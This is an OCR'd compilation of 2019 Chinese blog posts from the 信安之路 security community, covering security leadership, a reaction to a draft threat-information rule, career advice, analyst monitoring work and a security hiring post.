如何提升安全感？对于保安来说，一个是自身的能力，一个拳击冠军跟一个完全不会打架的人，哪个更有安全感，很明显的可以得出结论；对于能力来说是个双刃剑，拳击冠军如果心怀叵测，那么主体同样会不安全，如果拳击手是自己的亲戚朋友，那么安全感就会提升，这就涉及一个信任的问题，信任他那么就有安全感，不信任那么安全感就很低。同样我们作为企业的安全负责人，负责的是一个企业的安全，最重要的主体是老板，需要给老板提供安全感，一方面是根据以往的工作经验以能力提供安全感，一方面需要老板信任，如果老板对你不信任，那么你做再多，他都觉得不安全，信则用不信则弃，这是管理者遵循的原则，对于我们来说信任感很重要。

安全的地位应该如何？既然安全是一个状态，那么任何的主体都会存在安全和不安全两种状态，所以对于企业而言，企业安全不安全，取决于组成企业的各个主体安全不安全，所以安全的地位在企业应该是全局的，是独立存在监管所有主体的，包括老板的私人信息，无论将安全放置任何部门之下都不能确保整个企业的安全性，很多老板觉得公司很安全，那是因为不了解公司存在的安全风险，不知道不安全的事也会很有安全感，就像我们这些安全从业人员，懂得越多，越觉得这个互联网的世界不安全，处处都是坑，作为一个不懂安全的小白是多么的幸福，只有在安全事件发生之后才会有些许的不安全，但是事情已经发生也没办法了，后面该怎么做还是怎么做。

安全的地位怎么提升？老板既然不存在不安全感，那么也不需要提升安全感，这也是目前非常多的安全负责人所苦恼的，觉得公司不重视，老板不重视，那么我们该怎么做？一些企业老板重视安全可能是因为公司曾经出过安全事件造成过损失，但这部分老板是少数的，毕竟高智商犯罪的还是少，那么没出过事怎么办呢？那就需要你能否跟老板说上话，把公司的安全痛点展示给老板，通过实操的方式给老板做演示，让老板意识到公司面临的安全问题，只有老板觉得不安全了，那么你搞安全的价值才能更好的体现，这方面我的经验不多，仅供参考。

我们既然从事这个行业，那么我们就应该了解他的来源，摆正自己的位置，我们的最终价值是解决问题而不是制造问题，主体是我们要保护的，也是给我们作出公正评价的一方，不能做那些为了你的安全你必须怎么怎么样，适当的约束无可厚非，但是把安全当成公司的头等大事是不可以的，脱离了主体，你做的安全还有什么意义，就像大家说的，企业都倒闭了还要你做安全干啥，你说是不是？**如果不认同敬请吐槽！**

院聪际设　　荷般矿齐　　缩

原创 myh0st 信安之路 2019-11-20

最近网信办发布了一个关于《网络安全威胁信息发布管理办法的征求意见稿》，一时间在网络安全圈子引爆，大家对于这个意见评论非常多，我选了几条：

1、变相解决发现问题的人？变相把任何资源往外面逼？

2、这就是国家扶持网络安全产业的政策？以后做渗透测试是不是违法了

3、互联网安全从 1 到 0 ？管控不了问题，换个角度管控人？转行吧？安全从明到暗？

4、都把公众号注销了保平安吧

5、安分守己

6、越来越规范化了

7、特色主义报备规定！！

8、信安之路将响应国家号召，不发布任何实战攻击类文章、不发布任何直接可以利用的攻击方式方法、不发布任何漏洞原理分析文章，那么问题来了，可以发什么呢？

9、搞不懂为啥打压正规从业人员

10、乃至秦之季世，焚诗书，坑术士，六艺从此缺焉

11、明面上不发，黑市会流传更快，对整个产业并非好事

12、发漏洞预警、POC、漏洞分析的要规范化了

朋友圈评论就到这里了，大家有啥想说的可以在公众号下方留言。

那么问题来了，对于信安之路而言，有影响吗？

我感觉是影响不大的，因为这里主要针对的是网络安全威胁信息发布的，而信安之路一路走来都是以法律法规为第一位的，坚持不发实战类文章、不发纯攻击类文章、不蹭热点，更别说什么预警信息了，因为我们没有这个预警的能力，尴尬。

信安之路的使命愿景和价值观都是围绕信息安全从业人员的个人成长来的，所以我们不搞花里胡哨的东西，也不会为了蹭热点而转发一些不实的漏洞预警信息，也不会为了提升阅读量而发一些敏感信息（实战、攻击工具等），以技术研究为主要目标，以提升自己的个人技术能力为主要发展方向，记录大家的信安之路。

我们的信安之路成长平台，通过任务发布的形式，大家根据自己的兴趣爱好，选择一些任务来学习研究，将自己的学习研究过程和结果形成报告提交到平台，从而实现学习和分享的目的，如果已经有志同道合的小伙伴率先完成任务，那么你就可以在自己完成报告之后查看其他小伙伴的报告，从而实现扩展目的，如果你想找作者交流，我们提供了 QQ 群聊，可以在群里跟作者交流心得，这样就形成了一个闭环：**学习、总结、分享、扩展、交流。**

这个东西对于那些为了吸引粉丝、提升阅读和广告收入的公众号，还有那些有实际的挖洞能力的安全公司来说，无法通过预警的方式体现自己公司的安全能力，这种影响是很大的，不能发布实战攻击类文章，阅读量会少很多，广告收入自然就下降了，安全公司无法通过漏洞预警来表现自己公司的安全能力，那么安全公司的竞争力的体现方式就少了一种。

信安之路一直以来不太接广告，也不开放文章底部和中部的广告位，也不会关注文章的浏览量和转发量，最看重的是文章的内容是否对小伙伴们有帮助，大家能否从文章中学到东西，这个是我们最看重的，所以对我们而言是没有啥影响的。

信安之路从开始的定位就是发一些基础的技术原理，每一篇技术文章都是可以学到东西的，而不是资讯，过时之后就变得没啥用了，所以就算两年前发的文章，也是值得学习的。

最后奉劝所有安全行业的从业者，严格遵守法律法规的要求，我们处在一个非常危险的行业，一步走错就可能进入万丈深渊，大家共勉，貌似这个也算热点事件，算了，关乎公众号的生死存亡，最后蹭一下吧。

不过话说回来，这个就一点好处没有吗？当然有，因为安全漏洞被过度炒作之后会引起社会的恐慌，如果是真的还好，但是如果是造谣呢？有些不负责任的自媒体发布一则消息，引起热点之后，然后会有大量的不明真相的自媒体为了蹭热点跟风转发，让那些不实的消息满天飞，引起大家不必要的恐慌，说不定有些公司就因此而遭到灭顶之灾，不知道会出现什么损失，对于漏洞预警这类比较敏感的信息进行规范化，统一出口，还是有好处的。

大家可以根据自己所处的阶段来分享自己的看法。

翻蚁耻 阿间 z he 阿

原创 myh0st 信安之路 2019-12-01

安全行业的技术人员大多数都是从 web 安全学起的，一路走来成为大佬之后也会建议初学者先学习 web 安全，那么为什么会出现这样的情况呢？

我认为一方面是因为前些年，互联网时代爆发，大量的 web 应用出现在大众视野，由于发展速度极快加上安全意识不足，导致大量存在安全问题的应用上线，web 安全问题大量涌现，这一批的安全从业人员都是从黑站开始自己的安全职业生涯。

后面又出现了移动互联网时代、5 G 时代、IOT 时代，安全问题的主体发生了变化，大家也越来越感觉到 web 安全问题越来越少，做渗透测试的人员，挖到漏洞的数量越来越少，工作产出的价值也越来越小。而新的时代面临的安全问题虽然比较多，但是门槛有了大的提高。那么如今的安全从业人员该怎么入门安全这个行业呢？

之前我也说过，安全不是以主体存在的，主体是基础设施，比如：web 应用、移动 APP、IOT 设备、人员、网络、操作系统等，如果想要找出任何实体的安全问题，首先要做的就是对主体的理解和熟悉，如果你对主体一无所知，那么如何找出主体的安全问题呢？

单纯熟悉主体还不够，作为安全从业人员应该拥有一项特殊的技能，就是安全的思维，不走寻常路的极客思维，主体规定好的使用场景不是我们重点关注的，我们关注的是能够突破现有的使用方式，用一些主体想不到的方式进行尝试，从而找出安全问题。那么安全这种思维如何锻炼呢？

我们在大学的时候都会学一些编程知识，会写一些客户端软件或者 web 应用。由于 web 安全相对其他方向来说发展的时间最长，也是最成熟的，互联网行业的编程知识是基础，相对而言，学习 web 安全是最简单方便的，从 web 安全的学习过程中可以锻炼我们的安全思维或者极客思维，让我们在考虑问题的时候，更多的考虑边界之外的事情，比如，一个输入框，要求我输入数字，那我可能就要尝试负数、字母等要求之外的参数，如果没有做严格的限制和检查，那么这个输入框就是有问题的。

同样的，任何安全问题就是在设计之初没有考虑到的、或者觉得没有必要做的事情，比如：越权的问题就是在设计的时候没有考虑权限问题，认为没有提供操作的按钮就没人做额外的操作。

做安全大家都说攻防，攻击就是找主体的脆弱点，突破主体的限制达到额外的效果，而防御一开始可能没有，随着攻击者的不断突破，防御的措施也在不断的加强，从而让主体越来越安全，一直以来都是攻击在前，防御在后。安全从业


人员也都有一个共识，没有百分之百安全的系统，也就是防御是防不住的，安全防御人员能做的就是提高攻击的门槛，做好事后应急和溯源打击，让攻击者不敢发动攻击，减少安全事件的发生。

说了这么多，那么你觉得安全从业人员的入门该怎么学？你是怎么入门安全行业的？你对安全行业有什么看法？欢迎留言！

缩　　阿(f)　　败


原创 Cherishao 信安之路 2019-05-27

大家好，我是 Cherishao，大学主修的专业就是“信息安全”，从大一接触安全到现在差不多有六个年头了，毕业之后，从事的第一份工作就是安全分析，这一路走来，特别感谢两个人，一个是我现在部门的老大，一个是良哥；特别感谢你们启发我思考了很多东西，也很感谢一路走来和我互帮互助的小伙伴们。这一路上遇到了一些问题，经历过一些事，对安全的认知也慢慢变得不同。遂将自己的理解和思考做个总结，想和大家分享交流下。



在日常的监测工作中，分析通报过反射 DDOS、挖矿、远控及勒索等多类的安全事件，通过监测分析发现网络攻击越来越趋向于牟取利益，低调类的为：控制服务器挖矿，高调的为加密核心数据库进行勒索，想必 17 年的 WanaCry


大家还记忆为深。上图为 17 年勒索攻击的一些典型事件，图片来源 Freebuf。



19 年注入型的 Ryuk、GandCrab 家族、GlobeImposter、Keypass、GarrantyDecrypt 等诸多勒索病毒也疯狂来袭，被勒索的痛，或许也只有真正中招了才能感受的真切，病毒木马等会利用多种途径进行传播，常见的为漏洞利用、U 盘介质、捆绑安装、伪装成正常工具等，一旦中招，在没有备份的情况下，往往无法进行恢复。眼前最新的案例为：5 月 26 日，易到用车官宣“服务器连续遭受攻击，导致核心数据遭受加密、服务器宕机，易到官网无法正常访问，手机端 APP 各项服务、查询功能均不可用。”

官网情况：

APP 端情况：



不思则已，细思极恐，在前前后后那么多勒索事件，频频被曝光的前提下，一个公司自身没有对数据库做备份，遭受攻击的时候，也没有立即采取正确的应急响应措施。举这个例子并没有其它意思，只是想提醒一下，诸位：亡羊补牢，为时不晚，不要木已成舟到了不可挽回之时，才后悔莫及，别小看一起简单的安全事件，一起简单的安全事件，可能会让用户对公司失去信心，人无信则不立，更何况一家公司。

安全分析做什么

咋们还是文归正转，继续聊聊安全分析工作，安全分析师，不同公司对这个岗位的职责介绍有很大不同，大致是分为两类：一、病毒木马、恶意程序分析；二、安全监测、流量分析、事件处置；这里的安全分析主要是偏向流量分析这一方向，对于病毒木马、恶意程序我们也会有分析，不过不像逆向分析那样，通过反汇编去明确它的执行流程、具体的模块功能，更多的是依赖沙箱或者虚拟机结合一些进程监控、抓包工具，去模拟运行分析它的功能及通信。一个称职的流量分析师能区分什么数据是正常的，什么数据是异常的，能快速排查出什么原因导致了数据异常；能从数据看清其业务，掌握通信及服务；对于发现的常规 web 站点/系统类安全问题能验证；对于情报及威胁事件：能标签化及多平台、多设备关联协同分析，定性后应上报并存档，证据应固定留存，处置后应持续复查。

在乙方做服务，有一件事可能是诸多乙方工程师，无论是渗透、还是分析都很头疼，那就是写交付物、技术分析报告，有时候真是分析一小时，文档一下午，写完还会有一些书写错误、标点及格式的小错误。这里有个小妙招：写报告应理清思路，先列框架再对应完善内容，写完之后一定要仔细检查一遍，office >文件>显示>开启空格，对于一些流程化的步骤可以多用思维导图的形式展现。

攻击角度看监测

“防守一大片、攻击一条线”，攻击有攻击链，防守有防守链，要防住攻击者的单点突破，我们需要掌握好自身边界，利用好设备做到“人+机+知识”的监测分析工作；某大佬提出了一种防护思路，分享如下，简要概括为九个字“轻防护、重监测、强安全”，解释如下：安全应该减法而不是加法，安全设备的堆叠营造的安全感从一定程度来说是一种虚假的无效的安全，举个例子：某甲方机构买了某安全厂商的一套漏扫设备，但是甲方并没有人会使用该设备，而漏洞扫描设备的相关规则和策略都是需要保持维护和更新的，一旦失去了维护，安全设备能发挥的效果就微乎其微；其次：安全设备要以人为核心，产品及 AI 作为一种辅助防御的手段能极大的提高安全保障的效率，从现阶段来看，AI 的定位是模仿人解放人，同样的一把枪在狙击手里就是一把无所匹敌的利器，而在一个普通人手中发挥的作用就远不及于此,这也是为什么安全设备一堆高危告警，对于攻击事件成功的定义却依旧需要专业的安全人员去验证及定性。针对攻击，想再扩展延伸一点：只要攻击者不限攻击时间成本，防守是很难防住的，例：某攻击者针对某系统 3 年的攻击，最后因防守方配置的疏忽，一个弱口令 Getshell；针对这种怎么防呢？有大佬分享了一种思路：首先是构建可信的基础，在可信的基础上基于 0 信任的架构对网络边界进行强认证，依托可信的计算进行持续化的反复认证。

业务视角看安全

现阶段某些政企部门的安全正在变得越来越重，这点在其不断追加的防护设备得以体现。在企业安全建设中，一些安全公司更注重自身运维：即资产明了、网络边界划分清楚、策略做好、定期的基线检查，在一定程度保障安全后，对于存在的一些安全短板，企业可能更需要安全厂商提供一个接口，自己来增强自身的某一块安全短板；做产品的安全厂商希望的是售出一些设备，做服务的安全厂商希望提供某一类的安全服务。

设备部署看运维

从设备部署视角看运维：在某些特定情境下，如：协助售前做实施、重要活动保障，没有运维人员支撑的场景下，分析人员，可能要去做一些运维要做的事，诸如：监测设备部署、版本更换，系统内存升级的事情，来自踩过坑的我的一点经验,谋定而后动，问清楚：需要哪些东西（系统、安装包、内存型号），遵循什么流程（安装说明文档），可能遇到的问题（IP 冲突、流量镜像、设备适配性）这样能节约时间提升效率，设备部署完后，需要对设备部署的情况在控制端进行验证，确保镜像完整、各功能正常。

从来源看大数据

数据从何而来，在当前的环境下，一些 BAT（百度、美团、阿里）公司自身拥有大量的数据，也有着资深的研发及分析师对数据进行处理，做出了不错的功能性产品，但当下的大数据依旧是：偏某一方向的条数据，诸如：各大医院：医疗大数据；各金融机构：金融大数据；安全公司：安全大数据。各块数据的融合形成了条数据，条数据构建立体数据。那安全大数据的分析怎么做呢？FireEye 将威胁组标签化，在对标签组做聚合分析处理，形成可用的威胁情报提供给分析师。

总结

当我们还在感叹 3G 的时候，4G 已经来了，适应 4G 的同时，5G 即将进入商用，网络边界也在不断拓宽，PC 端的普及、移动端的广泛使用、各种 IOT 设备的兴起，安全的边界也在不断变大，在大安全的环境下，作为一个安全从业人员，我们有很多事情可以做，也有很多有意义的事情需要我们去把它做好。频发的勒索攻击、挖矿、信用卡盗刷等各种安全事件暗示着：网络安全与我们的日常生活联系越来越紧密，加强网络安全防护也是每个人、企业乃至整个国家都需要竭力而为。

作为一名乙方的分析师，接触得越多就越感觉到自身能力的不足，要学的东西有很多，但在广的同时，在分析方面必须得专。工作的时候多发现一起安全事件，处置一起安全事件，客户的网络环境就多增添一分安全，这于我而言是一件充满挑战且有趣的事，我也想成为一个优秀的分析师，不止是技术上的提升，也包括视野上的提升。目前在看的两本书是：《加密与解密第四版》、《情报驱动应急响应》。我业余是信安之路应急响应小组的组长，如果您对安全监测、分析、应急溯源等相关技术感兴趣，可以通过以上传送门，加入我们；信安之路是一个民间组织，我们在做一件很有意义的事，无关利益，只是因为一些共同的情怀，我们的愿景：希望能打造一个自由学习、交流、分享的安全平台。如果您也有相同想法，欢迎加入我们。之前分享过的文章，自己简单的整理了个合集:

http://173.82.235.146/

练　遭　阿　虚

原创 myh0st 信安之路 2019-05-21

大家好，我是 myh0st，大家对我可能不太熟悉，我算一个纯科班出身的安全从业者，从大二起接触安全到现在也有七八个年头了，最开始做的工作是渗透测试，其中包含了最常见的 web 安全，工作之后接触了很长时间的内网安全相关技术，随后给自己定了一个目标就是要到一个甲方从事安全建设方面的工作，从一个攻击者转变为一个防御者。

很多人以为信安之路是一个公司，其实我们只是互联网上一群志同道合对技术有狂热的追求，喜欢学习、交流和分享的一群人，我算是信安之路的创始人也是目前信安之路的小编，这些只是业余生活中的一部分，我目前的主业是在拉勾网做安全建设，算是拉勾的安全负责人，到目前为止，我在拉勾刚满一周年，下面是我的一周年纪念币：


20180517
1308
Happy Job enrollment day
信安之路

回想一年前我刚进拉勾的时候，我还是一个完全没有甲方工作经验的人，当时我所在的安全组是属于运维中心下的一个小组，进入拉勾之后，可以说是从零开始做安全，由于当时组织架构刚做调整，之前的安全人员基本都走了，当然安全建设的资料也可以说几乎没有，在当时是非常有挑战的工作，过去的一整年我一直处于不断学习，不断实践的过程，白天在公司上班干活，下了班回家补充安全知识，思考去了公司做什么，怎么做，经常失眠，压力虽大，但是收获颇丰，过去一年是我工作以来成长最快的一年。

在拉勾工作了三个月转正的时候，我写了一篇总结 《原创 我在拉勾三个月的工作总结》，现在看当时的我着实挺弱，对于甲方的整个安全没有一个整体的把控，不清楚当时公司面临的最大威胁是什么，事情没有一个紧急程度排序和一个整体的安全规划，眼里可能只有渗透测试、内网安全这些与之前工作紧密相关的事情。后来接管了公司的反爬虫项目之后，发现业务上还是有很多事情可以做，拉勾面临的爬虫威胁是如此之大，业务安全对于甲方而言非常重要的，严重的时候可以直接影响业务的发展，这个方面做好了也是可以直接看到效果的，我们的安全价值也很容易得到体现。

我们经常在网上看一些一个人的安全部建设经验，大家的做事风格几乎都是在构建一些系统，将一些安全日志收集起来进行分析，但是这些事情对于公司的

整体安全又有多大的帮助呢？公司所面临的安全痛点是什么？很多时候，安全在甲方的地位略低，比如在运维下面，那么我们做安全的能看到的大多数是运维安全方面的问题，公司层面面临的风险很多时候是看不到的，没人提出来，领导层也不会重视，只有业务上出现安全问题导致严重损失的时候，领导可能才意识到安全的重要性。所以安全团队在甲方的地位决定了安全能发挥的作用，这也是我为什么要将安全从运维中心独立出来的原因。

我有很长一段时间都在思考安全的价值，因为在我们部署了一堆开源安全系统之后，没有发现任何的威胁报警，那么我们可能会认为安全好像没啥用，又没人来攻击你，领导也看不到你搞这些有啥用，自己也会怀疑是不是真的没用。其实每一个公司都会面临很多的安全威胁，你没有发现威胁说明你对公司的整体安全还不是很了解，比如：拉勾的运维在权限隔离、资产集中管控、自动化运维，边界严格管控、公网端口监控、变更管理方面都做的很好，从而在运维方面的安全问题很少，就算黑客进入内网也很难切入生产网威胁用户数据，直接从边界突破进入生产网也几乎不可能，因为没有多余的端口存在，除非你有 0day，我在的这段时间找的应用安全问题无非一些越权、xss 这样的问题。在办公网安全方面，重要的是办公网的接入方式，IT 的小伙伴也很给力，虽然没有做到使用动态口令进行认证，目前使用账户和随机密码的方式，已经足以应对那些简单的 wifi 破解的攻击，安全很多时候做的好不好其实是跟公司的基础建设有很大关系的，安全无法脱离其他部门而独立解决问题，大部分的情况都是需要与其他部门协作，提出问题，由兄弟部门进行整改。

作为安全负责人，安全技能只是一部分，一个人能干的事情很少，建设安全团队也是非常重要的能力，在过去的一年我一直沉浸在技术的海洋，对于这一块花的时间很少，以至于到现在还是一个人孤军奋战，有很大一部分原因是自己都没有想明白要招什么样的人，我一直都在思考这个问题，由于名额有限，想的比较多，一直没有做好准备，为小伙伴负责，担心让信任我的小伙伴失望，经过一年的洗礼以及不断成长，我现在已经做好准备，我会尽我所能帮助小伙伴成长，对得起大家的信任，开启招人通道，希望可以找到志同道合的人一起共事，那么我们需要什么样的同事呢？

1、在安全技术方面突出，可以秒杀我，或者在开发方面能力突出，秒杀我（我是搞渗透出身，大学学了很多开发方面的知识，毕业后以使用 python 写自动化脚本为主，没有写过平台，所以在开发方面秒杀我还是很容易的）

2、热爱安全技术，有自己的职业目标和规划并为之努力学习相关知识（比如未来想成为安全方面的架构师或者安全负责人）

3、写过爬虫，对于市面上的爬虫技术有深入的研究，有反爬虫经验最好

4、大学是计算机相关专业（虽然你目前安全技能或者开发技能不是很突出，但是有基础，肯下功夫，我愿意给你时间帮你成长）

5、自己开发过任意平台（比如使用 Django 开发过 xx 管理系统包括 前端、后端、数据库 等开源项目）


6、熟悉 elk 架构，有基于 elk 做数据分析的能力（比如：kibana 的可视化、基于 es 的聚合查询等）

7、对安全建设有自己的理解，喜欢做创新有挑战的事情，有强大的自驱能力

以上的要求是我理想中的同事，你可能只满足其中的一条或者若干条，我都希望你可以尝试与我联系，交流过后，即使不能成为同事，我相信，经过交流之后，我们都会有所成长，三人行必有我师，这是我的态度，希望你能与我一同在短时间内得到最大的提升。

最后分享一下我这一年来除了工作，业余时间看的一些书籍，如图：

我也想成为一个优秀的安全负责人，不只是技术上的提升，更多的是视野上的提升，比如：管理书籍，理解领导理解下属；产品运营，理解公司业务和发展；安全书籍，自己的优势专业不能忘。图中安全技术相关的书籍好像不多，我对于安全技术的学习途径目前很少通过书籍来获取来，我收集了非常多的安全会议的 PPT ，每一位分享者的 PPT 中都包含了作者的思考和总结，大部分都是实际经验的展示，所以相比书籍我更喜欢看大佬们分享的 PPT，来一张图看一下我的资料吧：



如果你是一个有追求的人，也想成为一个优秀的安全架构师或者安全负责人，拉勾是一个非常好的学习和练习平台，当然我的资料也都可以与你共享，共同学习和交流安全方面的技术，而且这里有很多优秀的小伙伴，与优秀的人一起工作，我们会变得越来越优秀。

练 面

信安之路 2019-07-07 作者小峰

此篇是在前一篇的基础上进一步完善的结果，笔者工作时间不长，加上实习的一年勉强算是有 3 年的工作经验，以下内容不排除有技术上的细节错误，但都是根据自己工作经验的总结，从大学开始在真实环境下进行（说好听点）渗透测试，亲身经历了法律法规上对网络安全的严谨态度以及对公民个人信息的重视，不管是大的监管机构还是行业性质的监管机构，各种标准文件一个接一个的相续出台，企业内部也比较重视信息安全，这里庆幸毕业那会没选择做开发，不然就是加班一时爽，一直加班一直爽了。

这两年的工作经历至少经验上还是有一些积累的，感觉能达到平均水平，至少方向上还是没错的。

在甲方可能没有乙方那种每天可以接触不同的企业安全，对不同类型的应用系统进行渗透测试，应急响应也是千奇百怪，什么都可以遇到，这种经验乙方完全胜过甲方，笔者实习加上毕业后一共在乙方待过两年，深有体会，作为一名技术人员，大部分时间不是在做渗透测试、就是在前往客户公司的路上，我的真实感受，技术人员天天工作在最前线，做着最累的活，领导指哪打哪，标准一条龙服务，售前沟通、写方案，签授权，确定好应用系统、主机服务器，就一把梭搞定，写写报告，拉着甲方相关人员开会，一个小项目即便完成。

